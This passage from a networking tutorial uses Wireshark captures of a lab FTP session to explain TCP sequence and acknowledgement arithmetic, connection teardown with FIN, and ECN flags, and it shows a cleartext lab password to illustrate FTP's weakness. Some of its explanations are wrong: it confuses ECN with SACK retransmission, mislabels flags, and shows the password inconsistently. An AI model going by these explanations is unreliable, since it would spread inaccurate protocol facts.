


Figure 24 ACK and PSH with username.

As you can see the acknowledgement number from John is 43 because the received sequence number is 1 plus the received data in byte is 42, the sequence number however remains the same because John sent sequence number of 1 and data of 0.




Figure 25 Sequence and acknowledgement.

Now Bob response with SYN and PSH active, the ACK is 11 because the received data was 10 and the received sequence was 1, Bob sequence number is 43 related to the sequence number that was sent before bluse the data that was 0.




Figure 26 Bob respond again.

John response with sequence of 11 because he already sent sequence of 1 and 10 data bytes, the acknowledgement number is 76 because John got a data bytes of 33 and sequence number of 43.




Figure 27 Sequence of 11 and acknowledgement of 76.

John send more TCP segment with the same values but with data bytes of 13 with password for the FTP session, please note that this is why FTP isn't secure, the password pass over the net in clear text form.

```

Transmission Control Protocol, Src Port: 49738, Dst Port: 21, Seq: 11, Ack: 76, Len: 13
  Source Port: 49738
  Destination Port: 21
  [Stream index: 0]
  [TCP Segment Len: 13]
  Sequence number: 11    (relative sequence number)
  [Next sequence number: 24    (relative sequence number)]
  Acknowledgment number: 76    (relative ack number)
  0101 .... = Header Length: 20 bytes (5)
  Flags: 0x018 (PSH, ACK)
    000. .... = Reserved: Not set
    ...0 .... = Nonce: Not set
    .... 0... = Congestion Window Reduced (CWR): Not set
    .... .0.. = ECN-Echo: Not set
    .... ..0. = Urgent: Not set
    .... ...1 .... = Acknowledgment: Set
    .... .... 1... = Push: Set
    .... .... .0.. = Reset: Not set
    .... .... ..0. = Syn: Not set
    .... .... ...0 = Fin: Not set
    [TCP Flags: .....AP...]
  Window size value: 8117
  [Calculated window size: 8117]
  [Window size scaling factor: 1]
  Checksum: 0xdd2d [correct]
  [Checksum Status: Good]
  [Calculated Checksum: 0xdd2d]
  Urgent pointer: 0
  ▸ [SEQ/ACK analysis]
  TCP payload (13 bytes)
File Transfer Protocol (FTP)
  PASS guv123\r\n
    Request command: PASS
    Request arg: guy123

```

Figure 28 FTP password in clear text.

Please remember that this time John send again data so is a PSH plus ACK.




Figure 28 TCP session continue.

The acknowledgement and sequence numbers calculate again and Bob send this time ACK of 11 and SEQ of 76, the data bytes are 20 and Bob actually approved that John log in and in the flags are PSH and ACK.




Figure 29 Bob respond again.

The acknowledgement that John specifies is 96 and the sequence is 24, this is just ACK so there is no data in this TCP segment. the other packet contain some data in upper layer.




Figure 30 Two TCP segments from John.

So the session will go in that way, just remember the rules we saw earlier:

- The sequence number is the number of **previously sent data** plus the **previously sent sequence number** to the other endpoint.
- The acknowledgement number is the number of the **received data** plus the **received sequence number** we get from the other endpoint.

If we make some TCP session that pass through big amount of data we will see the window size and the window scale in action.

As the session continue you will see the test.zip file transfer to John from Bob, for now I want to jump ahead to packet number 436. In this TCP segment we will see the FIN flag in active form from Bob to John, the flags that are active are FIN, PSH and ACK, the TCP payload is 40 bytes, the sequence number is 234 and acknowledgement number is 67.

```

Transmission Control Protocol, Src Port: 21, Dst Port: 49738, Seq: 234, Ack: 67, Len: 40
  Source Port: 21
  Destination Port: 49738
  [Stream index: 0]
  [TCP Segment Len: 40]
  Sequence number: 234 (relative sequence number)
  [Next sequence number: 275 (relative sequence number)]
  Acknowledgment number: 67 (relative ack number)
  0101 .... = Header Length: 20 bytes (5)
  Flags: 0x019 (FIN, PSH, ACK)
    000. .... = Reserved: Not set
    ...0 .... = Nonce: Not set
    .... 0... = Congestion Window Reduced (CWR): Not set
    .... .0.. = ECN-Echo: Not set
    .... ..0. = Urgent: Not set
    .... ...1 .... = Acknowledgment: Set
    .... .... 1... = Push: Set
    .... .... .0.. = Reset: Not set
    .... .... ..0. = Syn: Not set
    > .... .... ...1 = Fin: Set
    [TCP Flags: .....AP..F]
  Window size value: 256
  [Calculated window size: 65536]
  [Window size scaling factor: 256]
  Checksum: 0x144f incorrect, should be 0x2eee(maybe caused by "TCP checksum offload"?)
  [Checksum Status: Bad]
  [Calculated Checksum: 0x2eee]
  Urgent pointer: 0
  [SEQ/ACK analysis]
  TCP payload (40 bytes)

```

Figure 31 FIN flag.

The follow TCP segment from John contain just ACK and immediately John send also FIN and ACK segment. The first segment contain values of 275 at ACK number because we got sequence of 234 and more data byte of 40 and we also have phantom byte to count because this is the first the FIN flag is active from Bob side. The sequence number is 67 because of packet 435 that contain sequence number of 67 with data of 0 bytes.

```

> Frame 437: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface 0
> Ethernet II, Src: PcsCompu_d0:74:55 (08:00:27:d0:74:55), Dst: PcsCompu_f8:a1:9b (08:00:27:f8:a1:9b)
> Internet Protocol Version 4, Src: 10.0.0.8, Dst: 10.0.0.5
< Transmission Control Protocol, Src Port: 49738, Dst Port: 21, Seq: 67, Ack: 275, Len: 0
  Source Port: 49738
  Destination Port: 21
  [Stream index: 0]
  [TCP Segment Len: 0]
  Sequence number: 67 (relative sequence number)
  Acknowledgment number: 275 (relative ack number)
  0101 .... = Header Length: 20 bytes (5)
  < Flags: 0x010 (ACK)
    000. .... = Reserved: Not set
    ...0 .... = Nonce: Not set
    .... 0... = Congestion Window Reduced (CWR): Not set
    .... .0.. = ECN-Echo: Not set
    .... ..0. = Urgent: Not set
    .... ...1 .... = Acknowledgment: Set
    .... .... 0... = Push: Not set
    .... .... .0.. = Reset: Not set
    .... .... ..0. = Syn: Not set
    .... .... ...0 = Fin: Not set
    [TCP Flags: .....A....]
  Window size value: 7919
  [Calculated window size: 7919]
  [Window size scaling factor: 1]
  Checksum: 0x84be [correct]
  [Checksum Status: Good]
  [Calculated Checksum: 0x84be]
  Urgent pointer: 0
  > [SEQ/ACK analysis]

```

Figure 32 FIN flag is the phantom this time.

The second packets stay with the same value and the flags as we said are FIN with ACK active.

```

> Frame 438: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface 0
> Ethernet II, Src: PcsCompu_d0:74:55 (08:00:27:d0:74:55), Dst: PcsCompu_f8:a1:9b (08:00:27:f8:a1:9b)
> Internet Protocol Version 4, Src: 10.0.0.8, Dst: 10.0.0.5
▲ Transmission Control Protocol, Src Port: 49738, Dst Port: 21, Seq: 67, Ack: 275, Len: 0
    Source Port: 49738
    Destination Port: 21
    [Stream index: 0]
    [TCP Segment Len: 0]
    Sequence number: 67 (relative sequence number)
    Acknowledgment number: 275 (relative ack number)
    0101 .... = Header Length: 20 bytes (5)
▲ Flags: 0x011 (FIN, ACK)
    000. .... = Reserved: Not set
    ...0 .... = Nonce: Not set
    .... 0... = Congestion Window Reduced (CWR): Not set
    .... .0.. = ECN-Echo: Not set
    .... ..0. = Urgent: Not set
    .... ...1 .... = Acknowledgment: Set
    .... .... 0... = Push: Not set
    .... .... .0.. = Reset: Not set
    .... .... ..0. = Syn: Not set
    > .... .... ...1 = Fin: Set
    [TCP Flags: .....A...F]
    Window size value: 7919
    [Calculated window size: 7919]
    [Window size scaling factor: 1]
    Checksum: 0x84bd [correct]
    [Checksum Status: Good]
    [Calculated Checksum: 0x84bd]
    Urgent pointer: 0

```

Figure 33 FIN flag is the phantom this time.

Bob response with ACK and that's it the session end.

```

▷ Frame 439: 54 bytes on wire (432 bits), 54 bytes captured (432 bits) on interface 0
▷ Ethernet II, Src: PcsCompu_f8:a1:9b (08:00:27:f8:a1:9b), Dst: PcsCompu_d0:74:55 (08:00:27:d0:74:55)
▷ Internet Protocol Version 4, Src: 10.0.0.5, Dst: 10.0.0.8
▲ Transmission Control Protocol, Src Port: 21, Dst Port: 49738, Seq: 275, Ack: 68, Len: 0
    Source Port: 21
    Destination Port: 49738
    [Stream index: 0]
    [TCP Segment Len: 0]
    Sequence number: 275 (relative sequence number)
    Acknowledgment number: 68 (relative ack number)
    0101 .... = Header Length: 20 bytes (5)
    ▲ Flags: 0x010 (ACK)
        000. .... = Reserved: Not set
        ...0 .... = Nonce: Not set
        .... 0... = Congestion Window Reduced (CWR): Not set
        .... .0.. = ECN-Echo: Not set
        .... ..0. = Urgent: Not set
        .... ...1 .... = Acknowledgment: Set
        .... .... 0... = Push: Not set
        .... .... .0.. = Reset: Not set
        .... .... ..0. = Syn: Not set
        .... .... ...0 = Fin: Not set
        [TCP Flags: .....A....]
    Window size value: 256
    [Calculated window size: 65536]
    [Window size scaling factor: 256]
    ▷ Checksum: 0x1427 incorrect, should be 0xa2ac(maybe caused by "TCP checksum offload"?)
    [Checksum Status: Bad]
    [Calculated Checksum: 0xa2ac]
    Urgent pointer: 0
    ▷ [SEQ/ACK analysis]

```

Figure 34 The ending ACK.

Let's look at the diagram to see the numbers in the ending session.




Figure 34 TCP ending session.

Summary

The TCP session contains two rules that we saw every time in the sequence and acknowledge number, the three-way handshake is the starting point of a TCP session that contains 3 TCP segments, the ending session contains 4 TCP segments that contain the FIN flag that stands for finish.

The special flags.

If you remember we talked earlier about three flags that are called Explicit Congestion Notification. In TCP words, if the two endpoints sense some congestion in the network, which means some sort of load that causes a drop of TCP segments, the endpoint that senses the congestion will send notification to the other endpoint, and the two endpoints will decrease the traffic by using window scaling. The problem with that operation is that we always need to resend some packets that were lost during the TCP session. To migrate that issue, we use the ECN flags.

So we have three flags as follows:

- NS - That is the ECN-nonce bit

- CWR - stand for Congestion Window Reduced, if the endpoint got a ECE flag he will response with CWR flag set to tell the other side that he going to use window scale to decrease the traffic
- ECE - ECE-Echo, this bit used to update the other side that some congestion occur.

Let's say that one side send 3 packets to the other side.



Figure 35 TCP ending session.

if some congestion was occur the router in the middle discard the packets.



Figure 36 TCP ending session.

So the receiver response with ACK that approved only the first arrived TCP segment in our case, and in the SACK filed he specifies the segments that arrived after the first one, in our case it's segment 3 so the sender knows that the segment 2 is missing and lost during the transport, so the sender will send the segments again.



Figure 37 The receiver approved for segment 1 and 3.



Figure 38 The receiver resend segment 2.

